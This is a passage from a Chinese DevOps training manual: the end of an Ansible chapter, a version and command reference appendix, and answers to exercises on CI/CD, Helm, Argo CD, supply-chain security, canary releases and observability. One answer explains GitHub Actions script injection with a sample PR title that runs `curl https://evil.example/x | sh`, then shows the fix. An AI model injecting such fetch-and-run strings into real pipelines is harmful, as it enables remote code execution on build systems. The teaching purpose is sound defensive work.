> 4. **（动手）** 用 Ansible 重写第 2 章 `bootstrap-root.sh` 中“创建用户、写 sudoers、添加 Docker 软件源”这几步。与原脚本相比，可读性和 dry run 能力有什么差别？
> 5. **（排障）** 第二次运行仍然报告 changed=1，来自一个 `command` 任务。说明两种修正方法。

6. **（思考）** Ansible 的“按需推送、原地收敛”和 Argo CD 的“持续拉取、自动收敛”相比，在漂移检测上有什么不同？怎样让 Ansible 更接近持续收敛？

参考答案见附录 B。

13.7 本章小结

- 幂等性是配置管理的核心：模块描述状态而不是动作，`changed` 的数量就是“系统偏离期望状态多少”的度量。
- 实验中，首次运行两台节点各有 8 项变化，第二次运行全部 changed=0，满足验收标准；手工制造的漂移被 `--check --diff` 发现，随后被纠正。
- 一个安全设计带来的真实故障：drvfs 目录看起来对所有人可写，Ansible 因此拒绝加载其中的 `ansible.cfg`，需要用 `ANSIBLE_CONFIG` 显式指定。

附录 A　版本与命令速查

工具与组件版本

命令行工具的版本以 `automation/lab/versions.env` 为唯一来源，安装时校验 SHA256（第 2 章）；集群组件按 Helm Chart 或清单的版本号固定。

类别	组件	版本	章节
宿主环境	Windows 11 家庭中文版、WSL	WSL 2.7.3.0，内核 6.6.114.1	2
	发行版 `devops-lab`	Ubuntu 24.04 LTS	2
	Docker Engine / Compose	29.9.3 / v5.7.0	2
命令行工具	kubectl	v1.37.2	2
	kind / 节点镜像	v0.33.0 / `kindest/node:v1.37.0@sha256:a1ed56cf…`	2、5
	Helm	v4.3.1	5
	argocd CLI	v3.6.1	6
	kubectl-argo-rollouts	v1.10.2	8
	Trivy	0.76.2	7
	Syft（实验环境）	1.57.0	7
	Cosign	v3.1.4	7
	k6	v2.3.0	8、11
	yq	v4.54.1	6
CI/CD	GitLab CE / GitLab Runner	19.5.3 / 19.5.2	4
	GitHub Actions 中的 Action	全部按 commit SHA 固定（见各工作流文件）	3、7、11
集群组件	Argo CD	v3.6.1	6
	Argo Rollouts	v1.10.2	8
	kube-prometheus-stack（Operator）	92.21.1（v0.94.2）	8
	Kyverno（应用版本）	Chart 3.9.2（v1.19.2）	7
	OpenTelemetry Collector	Chart 0.178.2（otelcol-contrib 0.163.2）	9
	grafana/otel-lgtm	0.39.0（Grafana 13.3.0、Tempo 3.1.1、Loki 3.7.9、Prometheus 3.15.1）	9
	OpenTelemetry Demo	3.1.0	9

类别	组件	版本	章节
应用	demo-api：Python / ruff / pytest	3.13（CI）、3.12（本地） / 0.17.4 / 9.2.0	3
	demo-api Helm Chart	0.3.1	5、9
配置管理	ansible-core / community.docker	2.20.11 / 5.4.0	13

常用命令速查

场景	命令	章节
录制终端证据	`bash automation/evidence/transcript.sh evidence/pN/x.log "标题" <<'EOF' … EOF`	2
查看 PR 检查与合并状态	`gh pr checks <号>`； `gh pr view <号> --json mergeStateStatus`	3
查看运行与日志	`gh run list --branch <分支>`； `gh run view <ID> --log-failed`	3
静态检查工作流	`docker run --rm -v "$PWD:/repo" -w /repo rhysd/actionlint:1.7.12`	3
渲染并比较 Chart	`helm template <名称> <chart> -f values-prod.yaml`，再 `diff -u`	5
查看发布历史与回滚	`helm history <release>`； `helm rollback <release> <修订>`	5
GitOps 发布 / 回滚	`bash delivery/argocd/promote.sh <env> <键=值>… --merge`； `bash delivery/argocd/revert.sh <提交> --merge`	6
等待同步	`bash delivery/argocd/wait-sync.sh <app> "" <超时秒数>`	6
查看差异 / 立即刷新	`argocd app diff <app> --grpc-web`； `argocd app get <app> --refresh --grpc-web`	6
扫描仓库 / 镜像	`trivy fs --scanners vuln,secret,misconfig --severity HIGH,CRITICAL --ignore-unfixed --exit-code 1 .`； `trivy image …`	7
验证签名	`cosign verify <镜像@digest> --certificate-identity-regexp '…' --certificate-oidc-issuer https://token.actions.githubusercontent.com`	7
验证来源证明	`gh attestation verify oci://<镜像@digest> --repo <owner/repo>`	7
观察金丝雀	`kubectl argo rollouts get rollout <名称> -n <ns>`； `bash delivery/rollouts/watch-rollout.sh <ns> <名称> <状态> <超时>`	8
人工晋级 / 中止 / 重试	`kubectl argo rollouts promote <名称> -n <ns>`， `abort`、 `retry rollout` 同理	8
查看分析结果	`kubectl -n <ns> get analysisrun <名称> -o json`（见第 8、12 章的 jq 写法）	8
按 ReplicaSet 拆分请求	`sum by (rollouts_pod_template_hash) (rate(http_requests_total{namespace="prod"}[1m]))`	8、12

场景	命令	章节
检查 Pod 实际配置	`kubectl get pods -o custom-columns=POD:.metadata.name,LAT:'.spec.containers[0].env[?(@.name=="FAULT_LATENCY_MS")].value'`	9、12
链路与日志查询	TraceQL：`{span.request.id="…"}`；LogQL：`{service_name="demo-api"} | trace_id="…"`	9、12
燃烧率与告警	`demo_api:slo_latency:burn_rate5m{namespace="prod"}`；`ALERTS{alertname=~"DemoApi.*"}`	12
找到容器主进程并查看内核限制	`docker exec <节点> crictl inspect <容器ID> | jq .info.pid`，再看 `/proc/<pid>/status`、`/proc/<pid>/cgroup`	5
查看 Service 的 NAT 规则与连接跟踪	`docker exec <节点> iptables-save -t nat | grep <ClusterIP>`；`docker exec <节点> conntrack -L -p tcp --orig-dst <ClusterIP>`	5
观察准入的效果（不写入）	`kubectl apply --dry-run=server -o yaml -f <文件>`	5
读取镜像清单并核对 digest	匿名令牌 `https://ghcr.io/token?scope=repository:<仓库>:pull`，再 `curl …/v2/<仓库>/manifests/<digest> | sha256sum`	7
带链路上下文发请求	`curl -H "traceparent: 00-<32 位 trace ID>-<16 位 span ID>-01" …`	9
从配置仓库统计部署与回滚	`git log --first-parent --format='%h %cI %s' <基线>..origin/main -- envs/prod charts`	12
本地合成测试门禁	`bash synthetic/run-gate.sh --image <仓库> --digest <sha256:…> [--fault latency]`	11
Ansible 演练	`ansible-playbook site.yml --check --diff`，再 `ansible-playbook site.yml`	13

仓库结构

```
devops-delivery/
├── app/                    demo-api：源码、测试、Dockerfile（第 3 章）
├── .github/workflows/      ci、reusable-python-ci、release、synthetic-gate、production-gate
├── .gitlab-ci.yml          GitLab 流水线（第 4 章）
├── automation/             实验环境、GitLab、CI 工具安装、证据录制脚本
├── delivery/               kind、helm、gitops、argocd、rollouts、monitoring、policies、loadgen、rel
ease
├── observability/          OTel Collector、LGTM、告警与 SLO 规则、OTel Demo 覆盖文件
├── synthetic/              k6 用户旅程、门禁脚本、Datadog Synthetic 模板（未运行）
├── ansible/                Inventory、playbook、baseline 角色（第 13 章）
├── docs/                   路线图、阶段计划、STATUS、实验记录、RCA、验收报告
├── evidence/p0 … p11/      终端记录与截图
└── manual/                 本书的章节源文件、样式与构建工具
```

附录 B　练习参考答案

每章练习的参考答案或解题思路。设计类、思考类题目没有唯一答案，这里给出的是一种合理的思路和需要考虑的要点。

第 2 章　实验环境搭建：WSL2 + Docker Engine + Kind（P0）

1. PowerShell → `wsl.exe` 进入 WSL2 虚拟机中的发行版 devops-lab → Docker Engine（dockerd/containerd）中的 Kind 节点容器（如 lab-worker）→ 节点容器内的 containerd → Pod 的容器进程。`docker ps` 只能看到 Kind 节点容器，看不到 Pod；`kubectl get pods` 通过 kubeconfig 访问 API Server，能看到 Pod。要看到进程本身，可以 `docker exec -it lab-worker crictl ps` 或 `kubectl exec`。
2. 代码模式：`fetch URL file` → 从同一 release 取 checksums → `grep 文件名 | sha256sum -c -` → `install -m 0755`。哈希被改错时 `sha256sum -c` 返回非 0（输出 FAILED），`set -e` 让脚本立即退出，后面的 install 不会执行；如果校验在管道中，`-o pipefail` 保证管道中任何一环失败都算失败。
3. 401：服务可达、只是未认证，正常。403：已到达服务但被拒绝（可能是代理/防火墙策略或账号权限）。连接超时：网络不可达（防火墙、代理未配置、DNS 指向错误）。证书错误：存在 TLS 拦截代理或系统时间错误，需要导入企业根证书或校正时间。先用 curl -v 看到底停在哪一步（DNS、TCP、TLS、HTTP）。
4. 用自动化工具（Renovate、Dependabot 的自定义正则管理器）或定期 CI 任务检查新版本，生成修改 versions.env 的合并请求；合并前在 CI 中重建环境并跑冒烟测试；阅读发布说明（尤其是安全公告）；更新与功能开发分开提交，便于回滚。
5. 原因：没有 wsl.exe 会话连接时，WSL 在空闲后关闭整个发行版，Docker 随之停止，节点容器以 128 退出。恢复：`docker start lab-control-plane lab-worker lab-worker2`，等待节点 Ready。预防：实验期间保持一个后台保活会话 `wsl.exe -d devops-lab -- bash -c 'exec sleep infinity'`，或调整 .wslconfig 的空闲超时（影响所有发行版）。

第 3 章　持续集成：GitHub Actions 质量门禁（P1 / D1）

1. 去掉 needs 后，image 与 lint/test 并行运行：测试失败时镜像仍会构建并可能“通过”，浪费 Runner 时间；PR 仍会因 python / test 失败而被规则集阻断。cancel-in-progress 写成 true 会在 main 上连续推送时取消正在运行的 main 构建，导致某些主干提交从未被完整验证、缓存也不会保存；表达式只在 pull_request 事件时取消被新提交取代的运行。
2. 增加 `inputs.coverage-threshold: {type: number, default: 90}`，测试命令加 `--cov-fail-under=${{ inputs.coverage-threshold }}`。命令行参数优先于 pyproject.toml 中的 fail_under（pytest-cov 只在没有命令行参数时读取配置文件）。建议只保留一个来源：保留 pyproject.toml，本地与 CI 一致；只有当同一个可复用工作流服务多个阈值不同的仓库、而这些仓库又不便改配置时，才用输入，并且不要两处同时设置。

3. 风险是脚本注入：`${{ }}` 在 shell 执行之前被替换进脚本文本，PR 标题由提交者控制，例如标题为 `"; curl https://evil.example/x | sh; echo "` 时会被当作命令执行（若工作流有写权限或密钥，后果严重）。改写：`env: TITLE: ${{ github.event.pull_request.title }}`，`run: echo "PR title: $TITLE"` ——值作为环境变量传入，shell 只把它当数据。
4. ① 检查名不一致：Job 改名、或没写成“调用方 Job 名 / 被调用方 Job 名”——对比 `gh pr checks` 的名称与规则集中的 context。② 工作流根本没被触发：`paths` 过滤、`branches` 过滤（例如 PR 的目标分支不是 main）、工作流被禁用、首次贡献者的 fork PR 需要批准——到 Actions 页面看这个提交有没有运行。③ 上报者不匹配：规则集指定了 integration_id，而检查由别的应用上报——用 `gh api repos/<repo>/commits/<sha>/check-runs` 查看 app.id。
5. 好处：PR 必须先与最新的 main 同步再合并，测试的是“合并之后的样子”，避免两个各自通过的 PR 合在一起出错。代价：main 每前进一次，所有 PR 都要重新同步、重新运行，排队等待时间长。替代方案是合并队列（merge queue）：按顺序把待合并的 PR 叠加在最新 main 上统一测试，通过后自动合并，既保证主干始终是绿的，又不需要人手动反复同步。
6. 可选做法：对所有分支的 push 运行轻量的 lint/test（`branches: ['**']`），镜像构建和安全扫描等较重的作业放在 PR 和 main 上；或者去掉 pull_request 的 `branches` 过滤，让以任何分支为目标的 PR（包括叠加的 PR）都运行；配合 concurrency 取消被取代的运行。更根本的做法是采用短生命周期分支、每个 PR 都直接以 main 为目标（基于主干的开发）。注意：必需检查本身不要加路径过滤。

第 4 章　持续集成（二）：GitLab CI/CD（P2 / D2）

1. Runner 只需出站访问 GitLab，GitLab 不必能访问 Runner，所以 Runner 可以放在内网、防火墙之后，直接接触内网资源（数据库、私有仓库、部署目标）。代价是要自己负责 Runner 的补丁、隔离、伸缩和清理：作业之间可能残留文件和凭据，挂载 Docker socket 等于给作业宿主机 root。托管 Runner 每个作业一台新虚拟机，隔离好、免运维，但访问内网要额外打通网络。适合自托管的场景：需要访问内网、需要特殊硬件（GPU、ARM）、合规要求代码不出内网、构建量大以至于托管 Runner 成本过高。
2. 对本章的配置，什么也不会变。推送事件的来源是 push，不匹配第 1 条；功能分支既不是默认分支，也不是网页触发，第 3、4 条也不匹配；没有规则匹配就不创建流水线。第 2 条是防御性的：常见的写法还会有一条 `if: $CI_COMMIT_BRANCH`（为所有分支创建分支流水线），这时第 2 条才起作用——分支上有打开的 MR 时排除分支流水线。如果去掉第 2 条而保留“所有分支”规则，同一次推送会产生分支流水线和 MR 流水线两条，MR 的 head_pipeline 可能指向分支流水线，而它不包含只在 MR 中运行的作业，“流水线必须成功”就可能依据了错误的那一条。这道题考查的是“按顺序匹配、第一条生效、都不匹配则不创建”的语义。
3. MR 中 `build-image` 的 `rules:changes: [app/**/*]` 不满足，作业不会被创建；`deploy-dev` 却在 MR 中存在并 `needs` 它，GitLab 在创建流水线时发现依赖的作业不存在，于是整条流水线创建失败。修复：① 把依赖写成可选的 `needs: [{job: build-image, optional: true}]`，并在部署脚本中处理没有新镜像的情况；② 让两者的 rules 一致（`deploy-dev` 在 MR 中也加上相同的 `changes` 条件），保证它们总是同时存在或同时不存在。
4. 作业示例：`security: {stage: test, image: aquasec/trivy:<固定版本>, needs: [], script: [trivy fs --scanners vuln,secret,misconfig --severity HIGH,CRITICAL --ignore-unfixed --exit-code 1`

`--skip-dirs manual --cache-dir .cache/trivy .], cache: {key: trivy-db, paths: [.cache/trivy]}, rules: [{if: '$CI_PIPELINE_SOURCE == "merge_request_event"'}, {if: '$CI_COMMIT_BRANCH == $CI_DEFAULT_BRANCH'}]}`。数据库放进缓存目录，按天换键（例如 key 中带日期）可以兼顾新鲜度和速度。

5. 日志可能已被复制、缓存、转发到其他系统或被人看过，删除日志并不能让凭据失效；只要令牌有效，任何拿到它的人都可以注册假 Runner 窃取作业（含源代码和 CI 变量）。标准顺序：① 立即吊销/删除该凭据（本例中删除 Runner，令牌随即失效）；② 评估暴露范围与期间的使用记录（审计日志）；③ 签发新凭据并更新使用方；④ 清理日志、制品、Git 历史中的残留；⑤ 修复泄露的根因（本例为脱敏正则未处理 ANSI 码），并验证修复；⑥ 复盘记录。
6. 防的是缓存投毒：不受信任的分支（任何人都能开 MR）向缓存写入被篡改的依赖或二进制，受保护分支的发布作业再读取并打包进发布产物。分开缓存后，main 只会读取由受保护分支自己生成的缓存。如果共享，攻击者可以在 MR 中修改依赖安装步骤，把恶意 wheel 写进 pip 缓存，等 main 的构建命中缓存时就把恶意代码带进正式镜像。

第 5 章　打包与部署：Kubernetes 基础与 Helm（P3 / D3）

1. 放进 liveness：数据库一抖，所有 Pod 的 liveness 同时失败，kubelet 把它们全部重启；重启解决不了数据库的问题，反而造成整体不可用和重启风暴。放进 readiness：所有 Pod 同时变为未就绪，从 Service 后端摘除，调用方拿到连接失败——比重启好，但同样是全体不可用。建议：liveness 只检查进程自身是否卡死（如本项目的 `/healthz`，不访问依赖）；readiness 检查“我能否正确处理请求”，对依赖的检查要宽容（超时短、带缓存、或只在启动阶段检查），依赖故障更适合用熔断、降级和告警处理，而不是让所有实例一起下线。
2. 当前 Chart（0.3.1）渲染后的差异有两处：遗留 ConfigMap 中的 `FAULT_LATENCY_MS: "800"`（新 Pod 已不再读取它），以及 Pod 模板 `env` 中 `FAULT_LATENCY_MS` 的值由 “0” 变为 “800”。Pod 模板变了，哈希就变，所以会创建新的 ReplicaSet：Deployment 进行滚动更新；在第 8 章的 Rollout 中，这就是一个新的修订，要完整走一遍金丝雀。
3. `--set` 只把整数和布尔值转换为对应类型，`0.5` 被当作字符串 “0.5”，而 schema 要求 number，于是在渲染前就被拒绝，且不产生新修订。正确写法：`--set-json 'faults.errorRate=0.5'`，或把 `faults: {errorRate: 0.5}` 写进一个 values 文件用 `-f` 传入。
4. 软反亲和是“尽量分散”，无法满足时仍然调度。3 个副本、2 个可调度节点时，硬反亲和（每个节点最多一个）只能放下 2 个 Pod，第 3 个永远 Pending，PDB（minAvailable 2）也会让节点维护更困难。必须用硬规则的场景：同一节点上放两个副本就失去意义或违反要求的情况，例如有状态集群的成员（数据库、ZooKeeper/etcd 副本）必须跨节点或跨可用区，以保证单点故障不会同时带走多数派；或合规要求跨故障域部署。
5. Helm 的回滚是“用修订 2 的内容生成一个新的修订”，历史只追加、不改写：谁在什么时候回滚到了什么内容，都留在 history 中，修订 4（坏发布）的内容也仍可查询（`helm get values --revision 4`），便于复盘。根本区别：helm rollback 改变的是集群状态，Git 中的期望状态没有变，下一次从 Git 部署会把坏配置带回来；GitOps 回滚是对 Git 的一次 revert 提交，期望状态本身被修正，集群跟随 Git，三者（Git、Argo CD、集群）保持一致。

6. Chart 0.3.0 中所有 ReplicaSet 通过 envFrom 读取同一个 ConfigMap：配置变了，只有在 Pod 启动时才读取，所以稳定版 ReplicaSet 在中止扩容时新建的 Pod 读到的是当时 ConfigMap 中的坏值。0.3.1 把配置写进 Pod 模板，配置成为模板（和哈希）的一部分：稳定版 ReplicaSet 的模板里是 0，金丝雀的模板里是 800，任何时候新建的 Pod 都只能拿到所属 ReplicaSet 的配置。不可变 ConfigMap 方案（例如 `demo-api-prod-config-<内容哈希>`，并在 Pod 模板中引用这个名字）效果相同：配置内容变 → 名字变 → Pod 模板变 → 新 ReplicaSet，旧 ReplicaSet 仍引用旧的 ConfigMap。区别在于：它适合配置较大或包含文件的场景，但要负责清理不再被引用的旧 ConfigMap；env 方案简单，适合少量键值。两者共同的原则是“配置与 Pod 模板一起版本化”。
7. 4 个就绪端点时依次为 0.25、0.333…、0.5，最后一条无条件命中，每个后端仍是 1/4。Pod 未就绪时，EndpointSlice 把它标为 not ready，kube-proxy 只为就绪端点生成规则，剩下 3 个时为 0.333…、0.5 和无条件的最后一条。规则只决定新连接去哪里：已经建立的连接仍由 conntrack 记录的转换决定，会继续发往原来的 Pod，直到连接关闭（Pod 被删除、连接被重置或空闲超时）。所以优雅下线要配合 preStop 等待和服务端主动关闭空闲连接。
8. 多出的风险：user namespace 与节点共享，容器内的 root 就是节点上的 UID 0。它可以读写挂载进来的卷中属于 root 的文件；可以改写镜像中的文件（如果根文件系统不是只读的）；一旦有容器逃逸漏洞，攻击者在节点上直接就是 root。restricted 级别的 Pod 安全标准也会拒绝它。启用独立的 user namespace 后，容器内的 UID 0 映射到节点上一段没有特权的 UID，逃逸出去也只是一个普通用户；容器内的 capability 只在它自己的 namespace 中有效。代价是需要内核和运行时支持，挂载卷的文件属主要做 ID 映射。

第 6 章　持续部署：GitOps 与 Argo CD（P4 / D4）

1. Synced + Healthy：集群与 Git 一致且运行正常，例如第 6 章第 5 步发布完成后（`f65c674`）。Synced + Degraded：对象与 Git 一致，但对象自身报告失败，例如第 12 章演练 B 中坏配置的 Rollout 被分析中止后。OutOfSync + Healthy：集群偏离 Git 但服务正常，例如第 6 章有人把 prod 手动扩容到 5 个副本。Synced + Progressing：刚同步完新版本，Pod 还在滚动，例如第 6 章 wait-sync 输出的 t+81s。
2. 开启 selfHeal 时，Argo CD 会把 HPA 改过的副本数立刻改回 Git 中的值，HPA 再改回去，两个控制器来回拉锯。解决：在 Application 中加 `ignoreDifferences: [{group: apps, kind: Deployment, jsonPointers: [/spec/replicas]}]`，并在 `syncOptions` 中加 `RespectIgnoreDifferences=true`，让同步时也不覆盖该字段；更彻底的做法是 Chart 在启用 HPA 时不渲染 `replicas`（本项目 Chart 的 hpa.yaml 已按这个思路设计）。之后手动扩容，应用仍显示 Synced。
3. root 的个人令牌拥有整个 GitLab 的管理员权限且不过期：一旦从 argocd 命名空间的 Secret 泄露（任何能读该命名空间 Secret 的人或进程都能拿到），攻击者就能改写任意仓库（包括配置仓库，等于直接部署生产）、读取所有源代码、创建用户和令牌。配置仓库需要：main 受保护、只能经合并请求修改；envs/prod 设代码所有者与必需审批；限制有合并权限的人；合并请求流水线做策略检查；审计日志；Argo CD 只持有只读、限定单仓库、会过期的令牌。
4. ① 确认合并确实落在 Argo CD 跟踪的分支（targetRevision）上：`git log origin/main`。② `argocd app get <app> --refresh`，看是否识别到新提交、有没有 ComparisonError（仓库认证失败、Helm 渲染错误、values 路径错误）。③ `argocd repo list` 和 repo-server 日志，确认能访问仓库。④ 检查自

动同步是否开启；如果上一次对同一提交的自动同步失败，Argo CD 默认不会自动重试同一个提交（需要配置 retry 或手动 sync）。⑤ 检查同步窗口（sync windows）是否禁止了当前时段。⑥ 检查 application-controller 是否健康、队列是否积压，以及 `timeout.reconciliation` 的设置。

5. selfHeal 让事故恶化的例子：事故中值班人员手动扩容、修改环境变量或临时关闭某个功能来止血，selfHeal 立刻把改动还原，故障再次出现，甚至人和控制器反复拉锯。关闭 selfHeal 的风险：有人误操作或越权修改（例如把镜像换成未经扫描的版本）后，偏离会一直存在，直到有人注意到 OutOfSync；所以关闭 selfHeal 时要对 OutOfSync 设置告警，并定期审视。
6. 最快的做法通常仍是 `git revert` 坏的合并提交，走一个预先约定的加急审批，然后立即 `argocd app sync`（或配置 webhook，免去等待轮询）。确实需要更快时，可以执行“破窗”流程：临时关闭自动同步，用 `argocd app rollback` 回到历史版本止血，随后补一个 revert 合并请求让 Git 与集群重新一致，再恢复自动同步。平衡的关键是：破窗流程事先写好、有时限、所有操作都有记录，事后必须让 Git 回到正确状态并在复盘中说明。

第 7 章　软件供应链安全：扫描、SBOM、签名与来源证明（P5 / D5）

1. 理由：暂无修复的漏洞没有可执行的修复动作，阻断只会让所有发布停下来；门禁应当促使人去做能做的事（升级到有修复的版本）。不够用的情况：漏洞在你的使用方式下确实可被利用（组件被调用、端口对外暴露），或者已被列入“已知被利用漏洞”清单——这时要采取补偿措施：移除用不到的组件、更换基础镜像、网络隔离或 WAF 规则，并以有期限的风险接受记录下来；对确认不可利用的，可用 VEX 文档说明。另外要定期统计“长期无修复”的数量，作为更换基础镜像的依据。
2. 时序见本章图：GitHub OIDC 提供身份（JWT），Fulcio 用它签发约 10 分钟的短期证书（SAN = 工作流身份），作业用一次性私钥签名后丢弃私钥，Rekor 记录签名并给出带时间戳的收录证明。验证者信任的是 Fulcio 根证书（通过 Sigstore 的信任根分发），检查证书链、SAN、签发者，并用收录证明确认签名发生在证书有效期内，所以不需要任何长期公钥。
3. 输出中的 `sourceRepositoryDigest` 是提交，`githubWorkflowRef`（或 buildConfigURI）是工作流引用，`githubWorkflowTrigger` 是触发事件（如 push），`runnerEnvironment` 为 `github-hosted`。只接受 main：`subjectRegExp: '^https://github\.com/miku-wwl/devops-delivery/\.github/workflows/release\.yml@refs/heads/main$'`（用 `^...$` 锚定，去掉 `.+`）。
4. ① 本地用 cosign 按同样的身份条件验证，确认镜像上到底挂着什么（Sigstore 包还是旧式 `.sig` 标签）；② 策略中设置 `type: SigstoreBundle`（Cosign v3 与 GitHub 证明使用包格式）；③ 从 cosign 的报错或证明页面读出证书中真实的 SAN，与策略中的 subject/正则逐字比对，注意分支名中的 `/` 会让通配符失配，改用锚定的正则；④ 核对签发者 URL 是否完全一致；⑤ 若验证的是证明，核对谓词类型（`https://slsa.dev/provenance/v1`）；⑥ 检查 Kyverno 能否访问 Rekor 与镜像仓库、webhook 超时是否足够，并查看 Kyverno 日志与策略状态。
5. 镜像层只能叠加：上层删除文件只是加了一个“遮盖”记录，下面的基础镜像层里 pip 仍然存在，所以体积不变（扫描器看的是合并后的文件系统，漏洞因此消失）。方案：多阶段构建中，在 build 阶段安装依赖并删除 pip，运行时阶段从一个不含 pip 的基础镜像开始（例如 distroless 的 Python 镜像，或 `debian:*-slim` 加从构建阶段 `COPY --from=build /usr/local /usr/local`），最终镜像的任何一层都不含 pip；完成后再用 Trivy 扫描、比较体积，并跑完整的测试与冒烟测试。

6. PR 阻断防的是开发者无意中引入的漏洞依赖（最早、最便宜）；发布门禁防的是“合并后才曝出 CVE”或合并规则被绕过的情况，保证有漏洞的镜像不会被推送和签名；准入控制防的是一切不是由我们流水线构建的镜像——手工推送、被盗的仓库凭据、有 kubectl 权限的攻击者。若只能留一道，多数人会选准入控制，因为它是运行前最后一道、能覆盖绕过；但它只验证来源，验证不了“我们自己构建的镜像有没有漏洞”。每道防线只覆盖一部分失效方式，单靠任何一道都不够，这正是纵深防御的意义。
7. 需要改的地方：① 版本号不再取运行编号，改为从提交派生（例如 `git describe` 或提交哈希），这样构建参数在两次构建中相同；② 在发布流水线中设置 `SOURCE_DATE_EPOCH` 为提交时间，并在 BuildKit 导出镜像时启用 `rewrite-timestamp=true`，把层中文件的修改时间和配置中的 `created` 统一为这个时间；③ OCI 标签 `org.opencontainers.image.created` 也取同一个时间；④ 保持基础镜像按 digest 固定、依赖完全锁定（本项目已做到），构建过程中不下载会变化的内容。验证：对同一个提交手动触发两次发布流水线（或在两台机器上各构建一次），比较两个 digest 是否相同；不同时，用本章的方法逐层比较，找出剩下的差异。额外的价值：任何人都可以独立重新构建，并把结果与来源证明中的 digest 对照，从而发现构建平台被篡改的情况（例如 SolarWinds 式的攻击），这比只相信“构建平台签了名”更强。

第 8 章　渐进式交付：Argo Rollouts 金丝雀与发布闸门（P6 / D6）

1. 滚动更新会逐个替换全部 5 个 Pod，最终 100% 的流量都经过新版本，按负载构成约 70% 的请求（下单）每次多等 0.8 秒，直到有人发现并回滚。滚动更新只看 Pod 是否就绪：readiness 探针检查的是 `/readyz` 能否响应，坏版本的进程完全正常、探针照样通过，所以控制器认为一切顺利、继续推进。它没有“用业务指标判断好坏”的环节。
2. 中止需要 failureLimit + 1 = 3 次失败。第 1 次测量在 initialDelay = 30 秒，之后每 10 秒一次，第 3 次测量在 30 + 2 × 10 = 50 秒，此时 failed 3 > 2，发布被中止。风险：30 秒时 `rate(...[1m])` 的样本不到窗口的一半，结果波动大、易出现空结果；间隔 10 秒时相邻测量的窗口大量重叠，并不能提供更多独立的证据；更多的测量次数配合较小的阈值余量会增加误判的概率。
3. ① 先按 `rollouts_pod_template_hash` 统计金丝雀 Pod 的请求数（用范围查询，例如 count_over_time），确认它是否被采集、是否收到业务流量；② 若只有探针流量，检查客户端是否复用长连接（L4 负载均衡按连接分配）；③ 确认 PodMonitor 的 `podTargetLabels` 把哈希标签带进了时间序列，Prometheus 选择器是否选中了这个 PodMonitor（`*SelectorNilUsesHelmValues`）；④ 把 AnalysisRun 中渲染后的查询（参数已替换）直接拿到 Prometheus 执行，核对标签名、命名空间和哈希；⑤ 检查 initialDelay 是否太短。
4. 指标示例（Argo Rollouts AnalysisTemplate 片段）：`successCondition: "len(result) > 0 && result[0] < 0.01"`，`failureCondition: "len(result) > 0 && result[0] >= 0.01"`，查询为：`(sum(rate(http_requests_total{…hash…, status=~"5.."}[2m])) or 0 * sum(rate(http_requests_total{…hash…}[2m]))) / sum(rate(http_requests_total{…hash…}[2m])) and on() sum(increase(http_requests_total{…hash…}[2m])) >= 50`。当请求数不足 50 时，`and` 使结果为空，两个条件都不满足，测量为 Inconclusive；超过 inconclusiveLimit 后暂停等人判断。也可以写成两个指标：一个只检查样本量（不足即 Inconclusive），一个检查错误率。
5. 1.4% 只统计了金丝雀 ReplicaSet `d44d997ff`。坏配置放在所有 ReplicaSet 共享的 ConfigMap 中，中止时稳定版从 4 扩到 5，新 Pod 启动时从 ConfigMap 读到了尚未回滚的 800，并且环境变量只在启动时

读取，于是这个稳定版 Pod 带着坏配置运行了 3 小时，处理了 18% 的下单请求。Pod 模板哈希没有变化（稳定版的模板没变，变的是外部的 ConfigMap），所以控制器认为它是健康的稳定版。第 12 章用 Chart 0.3.1（配置写进 Pod 模板）重做同样的演练：中止时新建的稳定版 Pod 读到 0，中止后 4 分钟稳定版慢请求为 0，按 Pod 检查环境变量和按 ReplicaSet 统计延迟两方面都证实了修复。

6. 局限：权重只能按副本数近似（5 个副本最小 20%，2 个副本时 20% 实为 50%）；L4 负载均衡按连接分配，连接复用会让金丝雀收不到流量或比例失真；无法按请求属性（用户、地区、请求头）定向；金丝雀至少要一个完整的 Pod。引入服务网格或 Gateway API 后，可以按请求精确分配权重（如 1%）、按请求头做定向测试、不受连接复用影响，还能在不改变副本数的情况下调整流量。代价是多了一层基础设施（sidecar 或网关）需要运维、带来额外的延迟与资源开销、配置与排错更复杂，并且流量路由器本身成为新的故障点。

第 9 章　可观测性：OpenTelemetry、指标、链路与日志（P7 / D7 / O1）

1. 指标：按 Pod、按 ReplicaSet、按路由拆分延迟，能定位到“哪个 Pod、哪个接口、从什么时候开始”（本章正是这样把范围缩小到稳定版 pw772 的下单接口）；链路：在这个 Pod 的请求里，时间花在哪个 span（pricing.calculate），有没有 fault 事件——前提是 span 上带有 Pod 属性（Collector 的 k8sattributes）；日志：这个 Pod 启动时和出错时记录了什么。只有指标时可以走到“哪个 Pod、哪个接口、何时开始”，再结合 Pod 的启动时间与配置（kubectl 查看环境变量）就能找到本章的根因——注意最后一步用的是配置状态，而不是遥测信号。
2. 在中间件中取当前 span 的上下文，有效时调用 `duration.labels(...).observe(elapsed, exemplar={"trace_id": format(ctx.trace_id, "032x")})`。条件：exemplar 只在 OpenMetrics 格式中暴露，/metrics 需要按请求头协商返回 `application/openmetrics-text`（使用 prometheus_client 的 openmetrics 序列化）；Prometheus 已开启 exemplar 存储（本项目已开），抓取时接受 OpenMetrics；Grafana 的 Prometheus 数据源配置 exemplar 链接，把 `trace_id` 指向 Tempo 数据源。exemplar 的标签总长度有上限（128 个字符），只放 trace_id。
3. ① 链路被采样丢弃，而日志仍带着 trace_id（上下文存在不代表 span 被记录和导出）；② 导出失败：Collector 的 memory_limiter 拒收、队列已满、网络错误——查看 Collector 自身的指标（如 exporter 发送失败、processor 拒收的 span 数）；③ span 还没导出（批处理间隔）或刚写入、查询窗口不对：按 ID 读取并放宽时间范围；④ 查错了数据源或租户；⑤ ID 格式：有的界面会去掉前导 0（本书第 12 章 Tempo 搜索结果中就出现过 31 位的 ID），复制时要补齐 32 位十六进制。
4. 习惯：用事件自身的时间戳（span 开始时间、日志时间）独立验证结论，不信任“看起来正确”的查询参数；查阅文档或源码确认 API 实际做了什么；查询时显式给出时间范围。Prometheus 中的类似陷阱：`rate(x[5m])` 包含过去 5 分钟，恢复后指标要过一个窗口才回落；瞬时查询默认向前回看 5 分钟，已删除 Pod 的序列会从瞬时查询中消失，要用 count_over_time 这类范围查询（第 8 章就是这样发现金丝雀只有探针流量的）；告警的 `for` 在条件中断时会重新计时；修改规则后要等待传播（第 12 章）。
